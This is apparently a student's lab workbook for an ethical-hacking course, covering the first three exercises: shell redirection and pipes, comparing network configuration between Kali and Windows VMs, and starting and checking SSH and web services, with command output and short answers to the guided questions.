Apichat Laohawan 6622770491

Practical Exercise

Throughout the first half of the semester, students complete weekly practical ethical-hacking exercises, primarily using VirtualBox with a Kali Linux VM and a Windows VM. These exercises progressively build capability, from basic command-line interaction to analysing vulnerabilities and safely demonstrating stack overflows and exploit chains within a controlled learning environment.
This assessment requires each student to compile a Lab Workbook documenting:
• Practical execution of tasks
• Logical reasoning and decision-making
• Evidence-based analysis of outputs
• Reflections on problem-solving approaches and learning progress
The workbook should demonstrate not only what you did, but how and why you approached the tasks in that way.

NOTE: The lab targets are only used in ex 8,9,10, and 17. The rest of the ex, if the target is needed, it would be my window VM or my own PC. so no other unknown machine is targeted (ex 12 and 13 for example). Since the lab only allows for a limited time I want to use them on problems that actually need it. IF those exercises can use my own VM or PC, i will do so.

(on my PC: Kali IP = 192.168.1.40, Window IP = 192.168.1.41)

Exercise 1. File Redirection and Pipes

[EASY]

• Use standard output redirection to save the directory listing of /usr/sbin to a file.

• Use a pipe to filter a directory listing so that it lists only files whose names contain the letter 'a'.


Hint: Consider the difference between > (overwrite) and >> (append), and how grep filters piped input.

Guided questions

a. What is the difference between standard output (stdout) and standard error (stderr), and how would you redirect each separately?


b. How could you save a command's output to a file AND still see it on screen at the same time?

Task 1



What it does: this command lists the contents of /usr/sbin and then, instead of printing to the screen, saves that listing as a file name sbin_listing.txt.
Technical note: > sends stdout to the file (overwrites; >> appends).
Verify with head sbin_listing.txt.

Task 2




What it does: this command lists /usr/sbin and then passes that list through a filter, so it only shows the names that contain the letter 'a'.
Technical note: | feeds the listing into grep, which keeps only matching lines (grep -i a for case-insensitive).


(a) stdout = a program's normal results.

stderr = error messages.

They're separate so errors don't pollute real output. Redirect with > out.txt (stdout), 2> err.txt (stderr), or > out.txt 2>&1 (both).

(b)


┌──(kali㉿kali)-[~]
└─$ ls /usr/sbin | tee sbin_listing.txt
a2disconf
a2dismod
a2dissite
a2enconf
a2enmod
a2ensite
a2query
aa-load
aa-remove-unknown
aa-status
aa-teardown
accessdb
addgnupghome
addgroup
add-shell
adduser
agetty
airbase-ng



What it does: “tee” splits the stream — it writes the output to the file and prints it to the screen in one pass.

Command used:

ls -l /usr/sbin > sbin_listing.txt

ls /usr/sbin | grep a

ls /usr/sbin /nonexistent > out.txt 2> err.txt

cat out.txt

cat err.txt

ls /usr/sbin | tee sbin_listing.txt

Exercise 2. Host and Network Configuration

[EASY]

On both the Kali VM and the Windows 11 VM, find out:

• How many network interfaces do they have?

• What ports are you listening on? What connections are established?

• What routes are active?

• Ping the Windows 11 VM from Kali (and vice versa).

• Traceroute to the Windows 11 VM.

• Check your ARP tables. What is the MAC address of the Kali VM and the Windows 11 VM?

• From both VMs, resolve www.siit.tu.ac.th.

Hint: The command names differ between Linux and Windows (e.g. ip vs ipconfig, ss/netstat, tracert vs

traceroute, arp). Note the equivalents as you go.

Guided questions

a. Compare one command's output on Linux vs Windows. What information does each present

differently?

b. From the ARP tables, are the two VMs on the same layer-2 segment? How can you tell?

Kali:

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global dynamic noprefixroute
 eth0
       valid_lft 592073sec preferred_lft 592073sec
    inet6 2001:fb1:62:b003:6123:b042:6ec:8516/64 scope global dynamic noprefi
xroute
       valid_lft 258847sec preferred_lft 172447sec
    inet6 fe80::d79:bac:c273:336e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ss -tulnp
Netid State  Recv-Q Send-Q                Local Address:Port  Peer Address:
Port                                Process
udp   UNCONN 0      0      [fe80::d79:bac:c273:336e]%eth0:546          [::]:
*

┌──(kali㉿kali)-[~]
└─$ ss -tanp
State  Recv-Q  Send-Q     Local Address:Port     Peer Address:Port  Process

┌──(kali㉿kali)-[~]
└─$ ip route
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.40 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.40 metric 100
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.41
PING 192.168.1.41 (192.168.1.41) 56(84) bytes of data.
64 bytes from 192.168.1.41: icmp_seq=1 ttl=128 time=0.977 ms
64 bytes from 192.168.1.41: icmp_seq=2 ttl=128 time=0.735 ms
64 bytes from 192.168.1.41: icmp_seq=3 ttl=128 time=0.989 ms
64 bytes from 192.168.1.41: icmp_seq=4 ttl=128 time=1.15 ms
^C
── 192.168.1.41 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.735/0.962/1.149/0.147 ms
```

```
┌──(kali㉿kali)-[~]
└─$ traceroute 193.168.1.41
traceroute to 193.168.1.41 (193.168.1.41), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  4.442 ms  4.385 ms  4.357 ms
 2  10.169.46.150 (10.169.46.150)  10.448 ms 10.169.46.178 (10.169.46.178)  1
1.261 ms 10.169.46.182 (10.169.46.182)  11.238 ms
 3  10.169.46.85 (10.169.46.85)  6.890 ms 10.169.46.53 (10.169.46.53)  11.588
 ms 10.169.76.241 (10.169.76.241)  7.181 ms
 4  10.185.176.77 (10.185.176.77)  7.424 ms  7.131 ms  7.105 ms
 5  103-3-176-109.static.asianet.co.th (103.3.176.109)  7.670 ms  12.171 ms
12.144 ms
 6  * * *
 7  171-102-254-193.static.asianet.co.th (171.102.254.193)  6.414 ms  6.960 m
s *
 8  * * 171-102-251-244.static.asianet.co.th (171.102.251.244)  6.672 ms
 9  tig-net28-70.trueintergateway.com (122.144.28.70)  7.383 ms tig-net28-88.
trueintergateway.com (122.144.28.88)  7.056 ms tig-net28-16.trueintergateway.
com (122.144.28.16)  7.326 ms
10  tig-net245-245.trueintergateway.com (113.21.245.245)  34.779 ms tig-net26
-239.trueintergateway.com (122.144.26.239)  34.719 ms  34.684 ms
11  * as6939.equinix-singapore.core2.sin1.he.net (27.111.228.81)  33.529 ms
33.465 ms
12  * * be12.core2.mrs1.he.net (184.104.194.200)  180.518 ms
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * 158.64.24.11 (158.64.24.11)  299.496 ms *
20  158.64.24.11 (158.64.24.11)  298.784 ms 158.64.12.202 (158.64.12.202)  29
9.229 ms 158.64.24.11 (158.64.24.11)  299.251 ms
21  158.64.12.202 (158.64.12.202)  300.617 ms  300.907 ms *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

```
30  * * *

┌──(kali㉿kali)-[~]
└─$ ip neigh
192.168.1.1 dev eth0 lladdr 64:20:e3:ab:67:aa STALE
192.168.1.41 dev eth0 lladdr 08:00:27:6a:91:a7 STALE
fe80::6620:e3ff:feab:67aa dev eth0 lladdr 64:20:e3:ab:67:aa router STALE
```

```
┌──(kali㉿kali)-[~]
└─$ nslookup www.siit.tu.ac.th 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
www.siit.tu.ac.th       canonical name = siit.tu.ac.th.
Name:   siit.tu.ac.th
Address: 34.142.214.164
Name:   siit.tu.ac.th
Address: 2600:1900:4080:f7cd::


┌──(kali㉿kali)-[~]
└─$
```

192.168.1.41 is my Windows VM IP.

Window:

```
C:\Users\ohkai>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-0V8769K
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-6A-91-A7
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:fb1:62:b003:c784:f573:86fc:80da(Preferred)
   Temporary IPv6 Address. . . . . . : 2001:fb1:62:b003:f03e:b804:b5d4:2fcc(Preferred)
   Link-local IPv6 Address . . . . . : fe80::26e1:3bcc:2e16:6573%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.41(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, September 6, 1890 7:40:35 AM
   Lease Expires . . . . . . . . . . : Tuesday, October 20, 2026 9:08:52 AM
   Default Gateway . . . . . . . . . : fe80::6620:e3ff:feab:67aa%4
                                       192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-32-5E-63-B5-08-00-27-6A-91-A7
   DNS Servers . . . . . . . . . . . : 2001:fb0:100::207:49
                                       2001:fb0:100::207:29
```

Activate Windo
Go to Settings to acti
Windows.

```
C:\Users\ohkai>route print
===========================================================================
Interface List
  4...08 00 27 6a 91 a7 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1     192.168.1.41     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link      192.168.1.41    281
     192.168.1.41  255.255.255.255         On-link      192.168.1.41    281
    192.168.1.255  255.255.255.255         On-link      192.168.1.41    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      192.168.1.41    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      192.168.1.41    281
===========================================================================
Persistent Routes:
```

```
C:\Users\ohkai>ping 192.168.1.40

Pinging 192.168.1.40 with 32 bytes of data:
Reply from 192.168.1.40: bytes=32 time<1ms TTL=64
Reply from 192.168.1.40: bytes=32 time<1ms TTL=64
Reply from 192.168.1.40: bytes=32 time=1ms TTL=64
Reply from 192.168.1.40: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.40:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\ohkai>tracert 192.168.1.40

Tracing route to 192.168.1.40 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.1.40

Trace complete.
```

```
C:\Users\ohkai>arp -a

Interface: 192.168.1.41 --- 0x4
  Internet Address      Physical Address      Type
  192.168.1.1           64-20-e3-ab-67-aa     dynamic
  192.168.1.37          48-f1-7f-03-31-80     dynamic
  192.168.1.40          08-00-27-5a-87-bc     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
C:\Users\ohkai>nslookup www.siit.tu.ac.th 8.8.8.8
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    siit.tu.ac.th
Addresses:  2600:1900:4080:f7cd::
          34.142.214.164
Aliases:  www.siit.tu.ac.th

C:\Users\ohkai>
```

192.168.1.40 = kali IP

How many network interfaces do they have?

- **Kali: 2 — lo (loopback) and eth0**
- **Windows: 2 — Ethernet (physical adapter) and Software Loopback Interface 1 (per route print's interface list)**

What ports are you listening on? What connections are established?

- **Windows: Listening on 135, 445, 5040, 7680, and several high ports (49664–50848) tied to background services. Established connections were mostly outbound HTTPS (port 443) to various external IPs — normal background Windows traffic (Store, telemetry, etc.).**
- **Kali: ss -tulnp showed minimal listening services (just a stray IPv6 UDP entry); ss -tanp showed no established connections at the time of capture.**

What routes are active?

- **Kali: Default route via 192.168.1.1 on eth0; local subnet 192.168.1.0/24 via eth0.**
- **Windows: Default route 0.0.0.0/0 via 192.168.1.1; local subnet 192.168.1.0/255.255.255.0 on-link via 192.168.1.41; plus standard loopback and multicast entries.**

(a) Comparing ip route (Kali) to route print (Windows): both show the routing table, but Windows presents far more — a separate interface list with named adapters, the full IPv4 route table, and a persistent routes section, all clearly labeled. Linux's ip route is compact: one line per route, gateway and interface inline, no extra sections. So the same core information (destination, gateway, interface, metric) is there in both, but Windows breaks it into more structured, verbose output while Linux favors a dense, single-line format.

(b) Yes, they're on the same layer-2 segment. Each VM's ARP table resolves the other VM's real MAC address directly — Kali's ip neigh shows Windows as 08:00:27:6a:91:a7, and Windows' arp -a shows Kali as 08-00-27-5a-87-bc. Direct MAC resolution via ARP only happens between hosts that share the same local network segment; if they were on different segments, each machine would instead resolve traffic to the gateway's MAC address rather than the other host's own MAC. Since both show each other's actual hardware address, they're confirmed to be on the same segment.

Kali command Used:

ip addr

ss -tulnp

ss -tanp

ip route

ping -c 4 192.168.1.41

ip neigh

nslookup www.siit.tu.ac.th

nslookup www.siit.tu.ac.th 8.8.8.8

Window command used:

ipconfig /all

netstat -ano

route print

ping 192.168.1.40

tracert 192.168.1.40

arp -a

nslookup www.siit.tu.ac.th

nslookup www.siit.tu.ac.th 8.8.8.8

Exercise 3. Starting and Verifying Services

[EASY]

On Kali:

• Start an SSH server.

• Give three distinct ways you can confirm it is running.

• Start a web server.

• Give three distinct ways you can confirm it is running.

Hint: man ssh | grep start ; also consider systemctl, ss/netstat, ps, and connecting to the service.


Guided questions


a. Of your three verification methods for each service, which would you trust most on a machine you don't

control, and why?

b. What is the difference between a service being installed, enabled, and running?

Task 1





Task 2

(a) Actually connecting to the service — ssh localhost or curl http://localhost. It proves the service is genuinely functional end to end, not just that a process exists. systemctl and ss can show a process running on a port without it actually accepting connections correctly.

(b) Installed = software exists on disk. Enabled = set to start automatically at boot. Running = actively executing right now. A service can be running but not enabled (won't survive reboot — exactly what we did here, since both showed disabled in the output).

Commande used:

Start SSH: sudo systemctl start ssh

Verify SSH (three ways):

- **sudo systemctl status ssh**
- **ss -tlnp | grep :22**
- **ssh localhost**

Start web server: sudo systemctl start apache2

